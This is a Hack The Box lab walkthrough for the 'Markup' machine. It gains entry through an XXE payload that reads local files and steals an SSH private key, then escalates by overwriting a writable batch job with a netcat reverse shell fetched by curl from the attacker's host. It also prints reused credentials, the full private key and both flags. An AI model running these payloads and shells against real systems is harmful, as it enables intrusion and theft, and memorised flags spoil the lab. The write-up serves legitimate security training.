

## markup

```
i)-[/Documents/htb/boxes/markup]
    nmap -sC -sV -p- -Pn 10.10.10.49 --min-rate=10000
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-02 14:56 EDT
Nmap scan report for 10.10.10.49
Host is up (0.075s latency).
Not shown: 65532 filtered ports
        STATE SERVICE VERSION
22/tcp open
                       OpenSSH for_Windows_8.1 (protocol 2.0)
              ssh
 ssh-hostkey:
    3072 9f:a0:f7:8c:c6:e2:a4:bd:71:87:68:82:3e:5d:b7:9f (RSA)
    256 90:7d:96:a9:6e:9e:4d:40:94:e7:bb:55:eb:b3:0b:97 (ECDSA)
    256 f9:10:eb:76:d4:6d:4f:3e:17:f3:93:d6:0b:8c:4b:81 (ED25519)
80/tcp open http
                       Apache httpd 2.4.41 ((Win64) OpenSSL/1.1.1c PHP/7.2.28)
  http-cookie-flags:
      PHPSESSID:
        httponly flag not set
 http-server-header: Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.2.28
 _http-title: MegaShopping
443/tcp open ssl/http Apache httpd 2.4.41 ((Win64) OpenSSL/1.1.1c PHP/7.2.28)
  http-cookie-flags:
    /:
      PHPSESSID:
        httponly flag not set
 http-server-header: Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.2.28_
 _http-title: MegaShopping
  ssl-cert: Subject: commonName=localhost
  Not valid before: 2009-11-10T23:48:47
 _Not valid after: 2019-11-08T23:48:47
 _ssl-date: TLS randomness does not represent time
  tls-alpn:
    http/1.1
```


Nmap reveals four ports open, out of which ports 22 and 80 are of importance. Let's check out the website on port 80.



In the previous machine, we found credentials stored in an SQL dump. Let's try to reuse them, to log into the application. The credentials daniel: >SNDv\*2wzLWf are found to be valid and let us into the application.



Once logged in, we see that the website has functionality for submitting orders.






Let's intercept the request with Burp. Navigating to the website and submiting an order, we see data is sent to the server in XML format.


```
1 POST /process.php HTTP/1.1
 2 Host: 10.10.10.49
 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: text/xml
8 Content-Length: 113
9 Origin: http://10.10.10.49
10 Connection: close
11 Referer: http://10.10.10.49/services.php
12 Cookie: PHPSESSID=sjdnle3tb96vach72borfku74q
14 <?xml version = "1.0"?>
     <order>
       <quantity>
         1
       </quantity>
       <item>
         Home Appliances
       </item>
       <address>
         blabla
       </address>
     </order>
```

The server returns the following response message.



As data is processed in XML format, there is good chance of an XXE (XML External Entity) vulnerability. An XXE vulnerability occurs due to unsafe parsing of XML input, leading to LFI as well as RCE. Testing with the following payload yields good results.


```
<?xml version="1.0"?><!DOCTYPE root [<!ENTITY test SYSTEM
'file:///c:/windows/win.ini'>]><order><quantity>3</quantity><item>&test;</item>
<address>17th Estate, CA</address></order>
```



**WIN.INI** is a basic INI file that was used in versions of the Microsoft Windows operating environment up to Windows 3.11 to store basic settings at boot time. By default, all font, communications drivers, wallpaper, screen saver, and language settings were stored in WIN.INI by Windows 3.x. Many of these settings were honored in Windows 9x, although the files had begun to be phased out in favor of the Windows registry. Windows XP still acknowledged some entries in the WIN.INI file to provide backwards compatibility with older 16-bit applications. However, when a fresh install of XP is performed, the WIN.INI file created is initially blank, and in Windows Vista and Windows 7 the WIN.INI file was removed entirely.<sup>[1]</sup>

The services.php source code, reveals a username Daniel .

We also have port 22 open which is the SSH server port. SSH private keys are usually stored in C:\Users\username\.ssh\id\_rsa . Let's check if there are any accessible keys in that folder via XXE.



The exfiltration was successful and the private key can be used to login to the server as daniel .

## —(root⊕ kali)-[/Documents/htb/boxes/markup] -# echo "——BEGIN OPENSSH PRIVATE KEY——

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 -END OPENSSH PRIVATE KEY----" > id rsa

The user flag is located in C:\Users\Daniel\Desktop\user.txt .

```
daniel@MARKUP C:\Users\daniel>cd Desktop

daniel@MARKUP C:\Users\daniel\Desktop>type user.txt
032d2fc8952a8c24e39c8f0ee9918ef7
```

## **Privilege Escalation**

On enumerating the system, a script named **job.bat** is discovered in the **C:\Log-Management** folder.

```
daniel@MARKUP C:\Users\daniel\Desktop>cd C:\Log-Management

daniel@MARKUP C:\Log-Management>dir

Volume in drive C has no label.

Volume Serial Number is 4C8E-E2DC

Directory of C:\Log-Management

05/30/2021 01:15 PM <DIR>
05/30/2021 01:15 PM <DIR>
...
03/06/2020 02:42 AM 346 job.bat
1 File(s) 346 bytes
2 Dir(s) 13,434,372,096 bytes free
```

Looking at the output, we can see that the script requires administrator privilege in order to run.

```
daniel@MARKUP C:\Log-Management>job.bat
You must run this script as an Administrator!
Connection to 10.10.10.49 closed.
```

The script simply clears the system event logs.

```
daniel@MARKUP C:\Log-Management>type job.bat
@echo off
FOR /F "tokens=1,2*" %%V IN ('bcdedit') DO SET adminTest=%%V
IF (%adminTest%)=(Access) goto noAdmin
for /F "tokens=*" %%G in ('wevtutil.exe el') DO (call :do_clear "%%G")
echo.
echo Event Logs have been cleared!
goto theEnd
:do_clear
wevtutil.exe cl %1
goto :eof
:noAdmin
echo You must run this script as an Administrator!
:theEnd
exit
```

Looking at the permissions of job.bat using icacls reveals that the group BUILTIN\Users has full control (F) over the file. The BUILTIN\Users group represents all local users, which includes Daniel as well.

```
daniel@MARKUP C:\Log-Management>net user daniel
User name
Full Name
Comment
User's comment
Country/region code
                              000 (System Default)
Account active
                             Yes
Account expires
                             Never
Password last set
                             4/21/2020 5:09:42 AM
Password expires
                             Never
                             4/21/2020 5:09:42 AM
Password changeable
Password required
                             Yes
User may change password
                             Yes
Workstations allowed
                             All
Logon script
User profile
Home directory
Last logon
                              5/30/2021 9:34:40 AM
                             All
Logon hours allowed
Local Group Memberships
                             *Remote Management Use*Users
                             *Web Admins
Global Group memberships
                             *None
The command completed successfully.
```

We can get a shell by transferring netcat to the system and modifying the script to execute a reverse shell.

```
python3 -m http.server 8000
curl http://<your_ip>:8000/nc.exe -o c:\users\daniel\nc.exe
echo C:\Users\daniel\nc.exe -e cmd.exe <your_ip> 1234 > C:\Log-
Management\job.bat
```

The next time this scheduled job runs, a reverse shell with Administrator privileges should be received.

```
nc -lvnp 1234

listening on [any] 1234 ...

connect to [10.10.14.5] from (UNKNOWN) [10.10.10.49] 49786

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C:\Windows\system32>whoami
whoami
markup\administrator
```

The root flag is located in C:\Users\Administrator\Desktop\root.txt.

```
daniel@MARKUP C:\Users\daniel>dir
Volume in drive C has no label.
Volume Serial Number is 4C8E-E2DC
Directory of C:\Users\daniel
06/02/2021 02:06 PM
                     <DTR>
06/02/2021 02:06 PM
03/05/2020 06:19 AM
                     <DIR>
                    <DIR>
                                  Desktop
03/05/2020 07:18 AM
                    <DIR>
04/21/2020 03:34 AM
                    <DIR>
                                  Documents
09/15/2018 12:12 AM
                     <DIR>
                                  Downloads
09/15/2018
          12:12 AM
                    <DIR>
                                  Favorites
09/15/2018 12:12 AM
                    <DIR>
                                  Links
09/15/2018 12:12 AM
06/02/2021 02:06 PM
                                  Music
                          59,392 nc.exe
09/15/2018 12:12 AM
09/15/2018 12:12 AM
                    <DIR>
                                  Pictures
                    <DIR>
                                  Saved Games
09/15/2018 12:12 AM
                                  Videos
             1 File(s)
                            59,392 bytes
            12 Dir(s) 13,838,786,560 bytes free
daniel@MARKUP C:\Users\daniel>cd C:\Log-Management
daniel@MARKUP C:\Log-Management>echo C:\Users\daniel\nc.exe -e cmd.exe 10.10.14.32 1234 > C:\Log-Management\job.bat
daniel@MARKUP C:\Log-Management>job.bat
daniel@MARKUP C:\Log-Management>C:\Users\daniel\nc.exe -e cmd.exe 10.10.14.32 1234
     -(root@ kali)-[/Documents/htb/boxes/markup]
     python3 -m http.server 8000
 Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
 10.10.10.49 - - [02/Jun/2021 16:36:07] "GET /nc.exe HTTP/1.1" 200 -
 10.10.10.49 - - [02/Jun/2021 16:43:47] "GET /nc.exe HTTP/1.1" 200 -
```

```
to kali)-[/Documents/htb/boxes/markup]
nc -nlvp 1234
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::1234
Ncat: Listening on 0.0.0.0:1234
Ncat: Connection from 10.10.10.49.
Ncat: Connection from 10.10.10.49:49672.
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.
C:\Windows\system32>whoami
whoami
markup\administrator
C:\Windows\system32>cd C:/Users/Administrator
cd C:/Users/Administrator
C:\Users\Administrator>type root.txt
type root.txt
The system cannot find the file specified.
C:\Users\Administrator>cd Desktop
cd Desktop
C:\Users\Administrator\Desktop>type root.txt
type root.txt
f574a3e7650cebd8c39784299cb570f8
C:\Users\Administrator\Desktop>
```